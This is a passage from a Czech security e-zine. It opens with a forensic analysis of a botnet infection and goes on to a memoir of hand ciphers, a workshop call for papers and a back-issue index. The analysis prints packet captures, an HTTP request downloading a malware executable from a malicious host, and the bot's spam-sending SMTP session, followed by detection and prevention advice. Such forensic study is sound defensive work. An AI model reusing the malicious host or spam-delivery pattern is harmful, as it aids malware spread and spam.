1591	114.501926	68.180.151.74	68.180.151.74	TCP	[TCP segment of a reassembled PDU]
1592	114.503141	68.180.151.74	68.180.151.74	TCP	ratio-adp > http [ACK] Seq=186 Ack=2921 win=65535 Len=0
1593	114.690721	68.180.151.74	68.180.151.74	TCP	[TCP segment of a reassembled PDU]
1594	114.691587	68.180.151.74	68.180.151.74	TCP	[TCP segment of a reassembled PDU]
1595	114.692166	68.180.151.74	68.180.151.74	TCP	ratio-adp > http [ACK] Seq=186 Ack=4381 win=65535 Len=0
1596	114.693054	68.180.151.74	68.180.151.74	TCP	[TCP segment of a reassembled PDU]
1597	114.694375	68.180.151.74	68.180.151.74	TCP	ratio-adp > http [ACK] Seq=186 Ack=7301 win=65535 Len=0
1598	114.880623	68.180.151.74	68.180.151.74	TCP	[TCP segment of a reassembled PDU]
1599	114.881471	68.180.151.74	68.180.151.74	TCP	[TCP segment of a reassembled PDU]

```
GET /74113.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: spaeioer.com
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Wed, 15 Apr 2009 10:10:58 GMT
Set-Cookie: BX=eq48j354ubcli&b=3&s=02; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; domain=.spaeioer.com
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Last-Modified: Sat, 11 Apr 2009 11:37:24 GMT
Accept-Ranges: bytes
Content-Length: 72704
Content-Type: application/octet-stream
Age: 0
Connection: close
Server: YTS/1.17.13
```

Rozesílání SPAMu

Poslední akce, která byla infikovanému stroji dovolena, když dostal instrukce k rozeslání SPAMu a začal rozesílat.

No. -	Time	Source	Destination	Protocol	Info
3320	187.621854		67.195.168.31	TCP	indigo-server > smtp [SYN] Seq=0 win=65535 Len=0 MSS=1460
3326	187.725914	67.195.168.31		TCP	smtp > indigo-server [SYN, ACK] Seq=0 Ack=1 win=65535 Len=0
3327	187.726931		67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=1 Ack=1 win=65535 Len=0
3328	187.854256	67.195.168.31		SMTP	S: 220 mta132.mail.ac4.yahoo.com ESMTP YSmtip service ready
3335	187.964986		67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=1 Ack=58 win=65478 Len=0
3386	188.727705		67.195.168.31	SMTP	C: EHLO
3397	188.833904	67.195.168.31		SMTP	S: 250-mta132.mail.ac4.yahoo.com 250-8BITMIME 250-SIZE 31981568
3398	188.965972		67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=23 Ack=138 win=65398 Len=0
3423	189.733505		67.195.168.31	SMTP	C: MAIL FROM:<mokk@bosglazier.com> RCPT TO: <ondrugsagain@yahoo.com>
3425	189.847508	67.195.168.31		SMTP	S: 250 sender <mokk@bosglazier.com> ok
3432	189.969114		67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=404 Ack=175 win=65361 Len=0
3433	190.094964	67.195.168.31		SMTP	S: 250 recipient <ondrugsagain@yahoo.com> ok 250 recipient
3438	190.267192		67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=404 Ack=611 win=64925 Len=0
3460	190.732674		67.195.168.31	IMF	from: "Eula Metcalf" <mokk@bosglazier.com>, subject: Re:, (t
3486	191.350461	67.195.168.31		TCP	smtp > indigo-server [ACK] Seq=611 Ack=1132 win=65535 Len=0
3487	191.380963	67.195.168.31		SMTP	S: 451 Message temporarily deferred - [70]
3488	191.384360		67.195.168.31	TCP	indigo-server > smtp [FIN, ACK] Seq=1132 Ack=652 win=64884 Len=0
3523	191.502556	67.195.168.31		TCP	smtp > indigo-server [ACK] Seq=652 Ack=1133 win=65535 Len=0
3524	191.502860	67.195.168.31		TCP	smtp > indigo-server [FIN, ACK] Seq=652 Ack=1133 win=65535 Len=0
3525	191.504015		67.195.168.31	TCP	indigo-server > smtp [ACK] Seq=1133 Ack=653 win=64884 Len=0

Ukázka hlavičky SPAMu:

```
220 mta132.mail.ac4.yahoo.com ESMTP YSmtip service ready
EHLO {REMOVED} . {REMOVED}
250-mta132.mail.ac4.yahoo.com
250-8BITMIME
250-SIZE 31981568
250 PIPELINING
MAIL FROM:<mokk@bosglazier.com>
RCPT TO: <ondrugsagain@yahoo.com>
RCPT TO: <star1_diva@yahoo.com>
RCPT TO: <jen_jer_p@yahoo.com>
RCPT TO: <terellmoss2k5@yahoo.com>
RCPT TO: <cnc53@yahoo.com>
RCPT TO: <storm_crow72842@yahoo.com>
RCPT TO: <maxvarvak@yahoo.com>
RCPT TO: <bobi_ray@yahoo.com>
RCPT TO: <vanessaowens69@yahoo.com>
RCPT TO: vanessa\_06\_adrian@yahoo.com
```

Celý SPAM je uveden v příloze SMTP Požadavek – Rozesílání SPAMu

Spousta antivirových systémů v době, kdy se útok udál, nebyla schopna tuto infekci rozpoznat a zakročit proti ní (viz příloha – Test antivirů). Nicméně to neznamená, že bychom nebyli schopni tuto infekci rozpoznat. V případě, že je správně nastavený firewall, případně je nastavený proxy server pro přístup na internet, pak se dají neobvyklá spojení vyčíst. Další možností (hlavně v případě rozsáhlejších sítí) je instalace systému detekce průniků (Intrusion Detection System), který je schopný provést analýzu stavu sítě za nás. *Ukázka výpisu Snort® IDS systému je uvedena v příloze - Hlášení IDS*

V okamžiku, kdy útočník ovládne počítač oběti a úspěšně připojí zombie do botnetu, začne být počítač velkou hrozbou v síti. Útočník má přímý přístup do sítě a nic mu nebrání nainstalovat program na odposlouchávání síťové komunikace (sniffer), zaznamenávač kláves (keylogger) případně získat veškeré přihlašovací údaje. V současné době je ve velké oblibě krádež přihlašovacích údajů na FTP a vkládání iframe do stránek, jak jsme s kolegou popsali v červnovém čísle.

Prevence, detekce a eliminace nežádoucího malware

Prevence proti infekci malware z webových stránek je obtížná, nicméně následující opatření pomohou snížit riziko vzniku bezpečnostních incidentů:

- aktualizovaný operační systém
- aktualizovaný software, hlavně Adobe flash player, Java a další, které zpracovávají kód z internetu
- aktualizovaný antivirový systém
- používání doplňků internetových prohlížečů, které zabrání návštěvě nežádoucích stránek a vykonání nežádoucího kódu – například NoScript plugin pro Firefox
- V rozsáhlejších sítích –
 - o Vynutit používání proxy serveru pro přístup na internet. Na proxy serveru nastavit filtrování nežádoucího obsahu – ve spolupráci se systémy typu Websense™ případně DansGuardian
 - o Provádět kontrolu navštívených domén v logu proxy serveru a hledat abnormality (bezdůvodná návštěva domény .cn nebo .ru)
 - o Nastavit systémy IDS (Intrusion Detection System) a kontrolovat jejich výstupy
 - o Nastavit centrální hlášení antivirových systémů a tato hlášení sledovat
 - o Proškolit uživatele, aby věděli jak rozpoznat, že jejich počítač byl pravděpodobně infikován

Byl-li počítač kompromitován botnetem, pak nejlepší způsob odstranění veškerých pozůstatků je záloha dat na a kompletní re-instalace. Pouze tak je jisté, že byly všechny pozůstatky nežádoucích programů odstraněny. Při záloze (obzvláště na USB a síťové disky) je nutné dávat zvýšený pozor, aby nedošlo k přenosu malware spolu s daty.

Odkazy

- [1] Výpisy z whois přes webový prohlížeč – <http://www.dnstoools.com/>
- [2] Lokalizace IP na zeměkouli (GeoIP) – <http://www.maxmind.com/>
- [3] Antivirové testy libovolných souborů – <http://www.virustotal.com/>
- [4] Wireshark – nástroj na analýzu síťového provozu – <http://www.wireshark.org/>
- [5] PSPad – jednoduchý (nejen) binární free editor - <http://www.pspad.com/cz/>
- [6] DansGuardian – Filtrování obsahu pro Squid proxy-
<http://dansguardian.org/?page=whatisdg>
- [7] Řešení filtrování obsahu - <http://www.websense.com/content/WebFilter.aspx>
- [8] Snort® – Open Source network Intrusion Detection and Prevention System (IDS/IPS)
- [9] Emerging threats – Komunitní sada pravidel pro Snort® - <http://emergingthreats.net>

E. Ze vzpomínek armádního šifranta Jeroným Knížek, knizek@centrum.cz

Tento stručný článek velmi volně navazuje na článek *Paměti armádního šifranta*, který vyšel v e-zinu Crypto-World 10/2007 v rámci seriálu *Z dějin československé kryptografie*.

Oba odstavce jsou věnovány osobním vzpomínkám na šifrování se kterými se v mládí seznámil. Vzpomínky jsou určeny mladším čtenářům, ale také jako určitý obrázek obecných znalostí v dané době. Možná v této souvislosti může překvapit kvalita použitých „ručních“ šifer.

Šifrování 1 (J.K. 2. 8. 2009)


Když jsem chodil do třetí třídy, začali jsme se podle zájmů dělit na jakési party a každá parta měla svá tajemství před partami ostatními. Naše parta si vytvořila tajné písmo a tím se její členové mezi sebou dorozumívali (posíláním lístečků se zašifrovaným textem).

K šifrování je potřeba:

- 1) šifrovací klíč (abeceda s přiřazenými znaky a popisem postupu),
- 2) otevřený text (určený k převedení na šifrové znaky),
- 3) psací potřeby a
- 4) prostředek doručení - posel či schránka k doručení / vyzvednutí tajné zprávy.

Klíč by měl být snadno zapamatovatelný a znovu vytvořitelný z paměti. Z mnoha šifrovacích metod jsme si zvolili tzv. jednoduchou substituční metodu, kterou dále popíšu.

My jsme měli tento klíč pro paměť: Kruh o průměru asi 2 cm, rozčleněný svislicí a vodorovnou čarou přes střed. Tím vzniklo na styku kruhu a čar 5 navzájem různých křížů (jeden u středu a čtyři na kruhu), a při detailním pohledu bylo možno vyčíst v každém kříži čtyři jakési úhly, z nichž každý se označil jiným písmenem, např. ten horní: AB a pod tím CD; tím jsme rozmístili celkem 20 písmen. Pro zbývajících 5 písmen je nutné vybrat ještě další znaky a to: čtyři jednoduché obloučky (na kruhu mezi křížů) a pak máme k dispozici ještě dva znaky - svislou a vodorovnou čárku, tedy celkem 6 znaků, kterým přiřadíme zbylá písmena mezinárodní zkrácené abecedy, takže můžeme přidat třeba písmeno Q. Musíme se domluvit v jakém pořadí a od kterého znaku začneme do náčrtku s kruhem do úhlů křížů a ke zbývajícím znakům abecedu vpisovat. Tento obraz si musíme vryt do paměti a kdykoli podle potřeby jej znovu vytvořit. Tím je klíč připraven k použití - zašifrování nebo odšifrování textu. Šifrový text tedy bude složen z jakýchsi úhlů, kde jedno rameno bude kopírovat část kruhu a druhé bude rovné (z okrajových křížů), nebo budou obě ramena rovná (z vnitřního kříže), nebo jen obloučky, pomlčku a svislou čárku.



Zkrácená mezinárodní abeceda má 25 písmen:

A B C D E F G H I J K L M N O P R S T U V X Y Z, (neobsahuje tedy Q, W, ani písmena s háčkem, čárkou, nebo přehláskou). Aby se dala i taková písmena šifrovat, tak se změkčení ap. zapíše s přidáním písmene X, např. Ř=RX, Á=AX, atd., ale běžně se vystačí i bez X. Případná čísla se v textu musí vypsát slovem např. 2009=DVANULANULADEVET a konec věty (tečka) slovem STOP. Interpunkční znaménka aj. (, - ? ! " / se při šifrování vynechávají, ale dají se v nutnosti vypsát slovem.

Je možné si domluvit přechod na číslice tím, že ve zprávě napíšeme CISLA a pak jako jedničku užijeme znak pro A, jako dvojku znak pro B, atd. do čísla 9, jako nulu budeme

užívat znak pro X a jako konec užívání čísel znak pomlčka, takže odtud dál zase platí jenom písmenové znaky. Text píšeme dohromady, bez mezer.

Šifrování 2 (J.K. 4. 8. 2009)

Klíčem pro paměť může být i následující substituční metoda s tvorbou a užitím převodové tabulky písmen na čísla a periodického hesla, kde šifrový text bude složen pouze z číslic. Dále má být smluveno, jak budou předávány zašifrované a potvrzovány přečtené zprávy, aj.

Postup šifrování:

1) Vytvoříme si převodovou tabulku písmen abecedy (nebo i některých slov) na dvojmístná čísla dohodnutým způsobem (např. pod jednotlivá písmena mezinárodní zkrácené abecedy o 25 písmenech napíšeme zleva řadu dvojmístných číslic počínaje dohodnutým číslem - třeba 78 a dojdeme-li k číslu 100 kdy ještě všechna písmena číslo nedostala, pak místo 100 napíšeme 00 a pokračujeme od 01 dále do konce abecedy.

2) Podle vytvořené převodové tabulky převedeme text zprávy na řadu číslic.

Pokud by byl otevřený text dlouhý, budeme muset poslat dvě (nebo i tři) různé zprávy - na konci té první v textu uvedeme POKRDVA (dál případně i POKRTRI) a na začátku té následující rovněž POKRDVA (u třetí POKRTRI).

3) Dohodneme slovní heslo o délce 5 až 10 písmen (např. PARDUBICE apod.), které doplníme jeho opakováním tak, abychom získali deset míst (tedy PARDUBICEP). Tato písmena podle abecedního pořádku očíslováme číslicemi od 0 do 9 a tím získáme periodické číselné heslo (zde tedy 6083915247).

4) Připravíme si čtverečkový papír k vlastnímu šifrování s použitím jednotkového odčítání, kde si vyznačíme několik polí o třech řádcích. Do prvního řádku vepíšeme bez mezer opakovaně za sebou periodické heslo (podle délky otevřené zprávy) a do dalšího řádku zapíšeme bez mezer (pod číslice hesla) čísla převedeného textu.

5) Teď začne vlastní šifrování jednotkovým odečítáním - odečítáme vždy jednu spodní číslici od jedné horní a kde by to nešlo, zvětšíme pomyslně horní číslici o 10 (např.: $8-5=3$, $3-6=13-6=7$). Výsledek (bez desítkové číslice) píšeme do dalšího řádku (ve stejném sloupečku) a tím postupně získáváme šifrový text.

6) Šifrový text přepíšeme na zvláštní papír v pětimístných skupinách a tak dostaneme šifrovanou zprávu, kterou můžeme označit smluvenou adresou, datem a podpisem (příp. značkou) odesilatele.

7) Koncepty vzniklé šifrováním ponecháme bezpečně uložené do doby, než adresát potvrdí přečtení zprávy a pak je zničíme (spálíme, aby z nich nikdo nemohl zjistit náš postup šifrování a popel rozmělníme).

Odšifrování:

1) Vytvoříme si domluveným postupem převodovou tabulku.

2) Nad jednotlivé číslice skupin došlé zprávy opakovaně napíšeme číslice smluveného periodického hesla.

3) Jednotkově odčítáme číslice zprávy od hesla (podle potřeby pomyslně zvětšit horní číslici o 10) a pod skupiny píšeme získané výsledky.

4) Podle převodové tabulky převedeme dvojice získaných číslic zpět na písmena otevřeného textu.

5) Potvrdíme odesilateli přečtení otevřené zprávy (smluveným slovem) a všechny makuláče použité při odšifrování spálíme (popel rozmělníme).

F. Pozvánka / Call for Papers -Mikulášská kryptobesídka

3. – 4. prosinec 2009, Praha, <http://mkb.buslab.org>

Základní informace

Mikulášská kryptobesídka se koná letos již podeváté. Je zaměřena na podporu úzké spolupráce odborníků se zájmem o teoretickou a aplikovanou kryptografii a další příbuzné oblasti informační bezpečnosti. Hlavním cílem je vytvořit prostředí pro neformální výměnu informací a nápadů z minulých, současných i budoucích projektů. Cítíme potřebu setkání expertů s jejich kolegy bez obchodních vlivů, starostí s (potenciálními) zákazníky, šéfy a dalšími rozptylujícími faktory. ;-)

Workshop se skládá ze (a) dne prezentací příspěvků, diskusí a neformálního setkání ve čtvrtek 3. *prosince 2009* a (b) půldne prezentací příspěvků a diskusí v pátek 4. *prosince 2009*. Pro workshop jsou domluveny zvané příspěvky:

- Kenny Paterson (Royal Holloway, UK): *Cryptography and secure channels*.
- Paul Leyland (Cepia Technologies, ČR): *Use of Graphics Processing Units in cryptography*.
- Otokar Grošek (Slovak University of Technology): *Latin squares and cryptography*.
- Vlastimil Klíma (nezávislý kryptolog, ČR): *Hašovací funkce SHA-3, BMW a EDON-R..*
- Pavel Vondruška (Telefónica O2 Czech Republic): *Vývoj kryptografických zařízení v ČS(S)R*.

Podrobné informace, včetně pokynů k registraci, se budou průběžně objevovat na www stránkách workshopu: <http://mkb.buslab.org>.

Loga sponzorů



Pokyny pro autory

Přijímány jsou příspěvky zaměřené především na oblasti kryptoanalýzy, aplikované kryptografie, bezpečnostních aplikací kryptografie a dalších souvisejících oblastí. Návrhy se přijímají odděleně pro sekci KEYMAKER (studentská soutěž – viz dále) a pro hlavní program workshopu. Oba druhy návrhů mají požadovaný rozsah 5-15 stran A4 a připravenost pro anonymní hodnocení (bez jmen autorů a zjevných odkazů). Identifikační a kontaktní údaje prosím pošlete v těle e-mailu s příspěvkem jakožto přílohou a jasným označením KEYMAKER, nebo STANDARD TRACK.

Šablony pro formátování příspěvků pro Word a LaTeX lze získat na www stránkách workshopu: <http://mkb.buslab.org>. Příspěvky mohou být napsané v češtině, slovenštině, nebo angličtině.

Příspěvky připravené podle výše uvedených pokynů zasílejte ve formátu RTF, nebo PDF a to tak, aby na uvedenou adresu přišly nejpozději do 30. *září 2009*. Pro podávání příspěvků prosím použijte adresu matyas ZAVINAC fi.muni.cz a do předmětu zprávy uveďte „MKB 2009 – navrh prispevku“. Přijem návrhů bude potvrzován do dvou pracovních dnů od přijetí.

Návrhy příspěvků budou posouzeny PV a autoři budou informováni o přijetí/odmítnutí do 30. *října*. Příspěvek pro sborník workshopu pak musí být dodán do 19. *listopadu*.

KEYMAKER – Dodatečné informace

Přijímány jsou příspěvky zaměřené především na oblasti kryptoanalýzy, aplikované kryptografie, bezpečnostních aplikací kryptografie a dalších souvisejících oblastí. Návrhy se přijímají odděleně pro sekci KEYMAKER (studentská soutěž) a pro hlavní program workshopu. Příspěvek pro KEYMAKER má požadovaný rozsah 5-15 stran A4 a připravenost pro anonymní hodnocení (bez jmen autorů a zjevných odkazů). Identifikační a kontaktní údaje prosím pošlete v těle e-mailu s příspěvkem jakožto přílohou a jasným označením KEYMAKER. Přijímány jsou články, bakalářské či diplomové práce, nebo jiná kvalitní ucelená díla (dizertační práce lze podávat, ale preferovány jsou kvalitní články/příspěvky, na kterých dizertace stojí), kde v případě rozsahu nad 15 stran požadujeme výtah podstatného obsahu v max. rozsahu 8 stran, s vlastní prací jako přílohou.

Mezi autory nejlepších příspěvků, kde oceněno bude min. 3 a max. 7 příspěvků, budou rozděleny *finanční odměny v celkové výši 125 tisíc Kč*. Návrhy příspěvků budou posouzeny PV a autoři budou informováni o přijetí/odmítnutí do 30. října. Příspěvek pak musí být prezentován na workshopu.

Důležité termíny

Návrhy příspěvků: 30. září 2009
 Oznámení o přijetí/odmítnutí: 30. října 2009
 Příspěvky pro sborník: 19. listopadu 2009
 Konání MKB 2009: 3. – 4. prosince 2009



Programový výbor

Jan Bouda, FI MU, Brno, ČR
 Petr Hanáček, FIT VUT v Brně, ČR
 Vašek Matyáš, FI MU, Brno, ČR – předseda
 Štefan Porubský, ÚI AV ČR, Praha, ČR

Zdeněk Říha, FI MU, Brno, ČR
 Luděk Smolík, Siegen, SRN
 Jiří Tůma, MFF UK, Praha, ČR
 Jozef Vyskoč, VaF, Rovinka, SR

Mediální partneři



G. O čem jsme psali v září 2000 – 2008

Crypto-World 9/1999

A.	Nový šifrový standard AES	1-2
B.	O novém bezpečnostním problému v produktech Microsoftu	3-5
C.	HPUX a UNIX Crypt Algoritmus	5
D.	Letem "šifrovým" světem	5-7
E.	e-mailové spojení (aktuální přehled)	7

Crypto-World 9/2000

A.	Soutěž ! Část I. - Začínáme steganografií	2 - 5
B.	Přehled standardů pro elektronické podpisy(P.Vondruška)	6 - 9
C.	Kryptografie a normy I. (PKCS #1) (J.Pinkava)	10-13
D.	P=NP aneb jak si vydělat miliony (P.Vondruška)	14-16
E.	Hrajeme si s mobilními telefony (tipy a triky)	17
F.	Letem šifrovým světem	18-19
G.	Závěrečné informace	20

+ příloha : gold_bug.rtf

Dnešní přílohou je klasická povídka The Gold Bug od Edgara Allana Poea (další informace k příloze viz závěr článku "Část I.- Začínáme steganografií" , str.10) .

Crypto-World 9/2001

A.	Soutěž 2001, I.část (Kódová kniha) (P.Vondruška)	2 - 8
B.	Dostupnost informací o ukončení platnosti a zneplatnění kvalifikovaného certifikátu (P.Vondruška)	8 -10
C.	Digitální certifikáty, Část 1. (J.Pinkava)	11-14
D.	E-Europe (přehled aktuální legislativy v ES) (J.Hobza, P.Vondruška)	15-16
E.	Útok na RSAES-OAEP (J.Hobza)	17-18
F.	Letem šifrovým světem	19-22
G.	Závěrečné informace	23

Crypto-World 9/2002

A.	Deset kroků k e-komunikaci občana se státem (P.Vondruška)	2 - 8
B.	Digitální certifikáty. IETF-PKIX část 6. (J.Pinkava)	9 - 11
C.	Elektronický podpis - projekty v Evropské Unii. II.část (J.Pinkava)	12-16
D.	Komparace českého zákona o elektronickém podpisu a slovenského zákona o elektronickom podpise s přihlédnutím k plnění požadavků Směrnice 1999/93/ES. II.část (J.Hobza)	17-19
E.	Komentář k článku RNDr. Tesaře : Runs Testy (L.Smolík)	20-22
F.	Konference	23-25
G.	Letem šifrovým světem	26-27
H.	Závěrečné informace	28

Crypto-World 9/2003

A.	Soutěž 2003 začíná ! (P.Vondruška)	2 – 3
B.	Cesta kryptologie do nového tisíciletí II. (Od zákopové války k asymetrické kryptografii) (P.Vondruška)	4 - 7
C.	Kryptografie a normy. Politika pro vydávání atributových certifikátů, část 1. (J.Pinkava)	8 -11
D.	K problematice šíření nevyžádaných a obtěžujících sdělení prostřednictvím Internetu, zejména pak jeho	

	elektronické pošty, část II. (J.Matejka)	12-15
E.	Informace o konferenci CRYPTO 2003 (J.Hrubý)	16-19
F.	AEC Trustmail (recenze), (M.Till)	20-24
G.	Letem šifrovým světem	25-26
H.	Závěrečné informace	27

Crypto-World 9/2004

A.	Soutěž v luštění 2004 začala ! (P.Vondruška)	2-3
B.	Přehled úloh - I.kolo (P.Vondruška)	4-5
C.	Crypto-World slaví pět let od svého založení (P.Vondruška)	6-7
D.	Reverse-engineering kryptografického modulu (Daniel Cvrček, Mike Bond, Steven J. Murdoch)	8-14
E.	Hashovací funkce v roce 2004 (J.Pinkava)	15-18
F.	Letem šifrovým světem - O čem jsme psali	19-20
G.	Závěrečné informace	21

Crypto-World 9/2005

A.	Soutěž v luštění 2005 začíná! (P.Vondruška)	2-5
B.	Bude kryptoanalýza v Česku trestána vězením? (V.Klíma)	6-10
C.	Hardening GNU/Linuxu na úrovni operačního systému, část 1.(J.Kadlec)	11-16
D.	Mikulášská kryptobesídka 2005 (D.Cvrček)	16
E.	HoneyPot server zneužit k bankovním podvodům, část 2. (O. Suchý)	17-22
F.	Eskalační protokoly, část 3. (J. Krhovják)	23-26
G.	O čem jsme psali v létě 2000-2004	27
H.	Závěrečné informace	28

Crypto-World 9/2006

A.	Soutěž v luštění 2006 začala! (P. Vondruška)	2-6
B.	Přehled úkolů „Soutěž v luštění 2006“ (P. Vondruška)	7-12
C.	Systém Gronsfeld (P.Vondruška)	13-14
D.	Mikulášská kryptobesídka - MKB 2006 (D. Cvrček)	15-16
E.	O čem jsme psali v září 1999-2005	17-18
F.	Závěrečné informace	19

Crypto-World 9/2007

A.	Soutěž v luštění 2007 začala! (P.Vondruška)	2-4
B.	Mládí Štěpána Schmidta (doprovodný text k I.kolu soutěže)	5-11
C.	Názor čtenáře k návrhu TrZ (T.Sekera)	12
D.	Mikulášská kryptobesídka	13
E.	O čem jsme psali v září 2000-2006	14-15
F.	Závěrečné informace	16

Příloha: Mikulášská kryptobesídka - Call for Papers (MKB_CFP.PDF)

Crypto-World 9/2008

A.	Podzimní Soutěž v luštění 2008, úvodní informace	2-3
B.	John Wellington (prolog Soutěže 2008)	4-6
C.	Autentizace pomocí Zero-Knowledge protokolů (J.Hajný)	7-13
D.	Recenze knihy: Matyáš,V., Krhovják, J. a kol.: Autorizace elektronických transakcí a autentizace dat i uživatelů (V.J.Jákl)	14-15
E.	O čem jsme psali v září 1999-2007	16-17
F.	Závěrečné informace	18

H. Závěrečné informace

1. Sešit

Crypto-World je oficiální informační sešit "Kryptologické sekce Jednoty českých matematiků a fyziků" (GCUCMP). Obsahuje články podepsané autory. Případné chyby a nepřesnosti jsou dílem P.Vondrušky a autorů jednotlivých podepsaných článků, GCUCMP za ně nemá odbornou ani jinou zodpovědnost.

Adresa URL, na níž můžete najít tento sešit (zpravidla 3 týdny po jeho rozeslání) a předchozí sešity GCUCMP, denně aktualizované novinky z kryptologie a informační bezpečnosti, normy, standardy, stránky některých členů a další související materiály:

<http://crypto-world.info>

2. Registrace / zrušení registrace

Zájemci o e-zin se mohou zaregistrovat pomocí e-mailu na adrese pavel.vondruska@crypto-world.info (předmět: Crypto-World) nebo použít k odeslání žádosti o registraci elektronický formulář na <http://crypto-world.info>. Při registraci vyžadujeme pouze jméno a příjmení, titul, pracoviště (není podmínkou) a e-mail adresu určenou k zasílání kódů ke stažení sešitu.

Ke zrušení registrace stačí zaslat krátkou zprávu na e-mail pavel.vondruska@crypto-world.info (předmět: ruším odběr Crypto-Worldu!) nebo opět použít formulář na <http://crypto-world.info>. Ve zprávě prosím uveďte jméno a příjmení a e-mail adresu, na kterou byly kódy zasílány.

3. Redakce

E-zin Crypto-World

Redakční práce:	Pavel Vondruška
Stálí přispěvatelé:	Pavel Vondruška Jaroslav Pinkava
Jazyková úprava:	Jakub Vrána
Přehled autorů:	http://crypto-world.info/obsah/autori.pdf

NEWS	Vlastimil Klíma
(výběr příspěvků,	Jaroslav Pinkava
komentáře a	Tomáš Rosa
vkládání na web)	Pavel Vondruška
Webmaster	Pavel Vondruška, jr.

4. Spojení (abecedně)

redakce e-zinu	ezin@crypto-world.info ,	http://crypto-world.info
Vlastimil Klíma	v.klima@volny.cz ,	http://cryptography.hyperlink.cz/
Jaroslav Pinkava	Jaroslav.Pinkava@zoner.cz ,	http://crypto-world.info/pinkava/
Tomáš Rosa	t_rosa@volny.cz ,	http://crypto.hyperlink.cz/
Pavel Vondruška	pavel.vondruska@crypto-world.info ,	http://crypto-world.info/vondruska/index.php
Pavel Vondruška, jr.	pavel@crypto-world.info ,	http://webdesign.crypto-world.info
Jakub Vrána	jakub@vrana.cz ,	http://www.vrana.cz/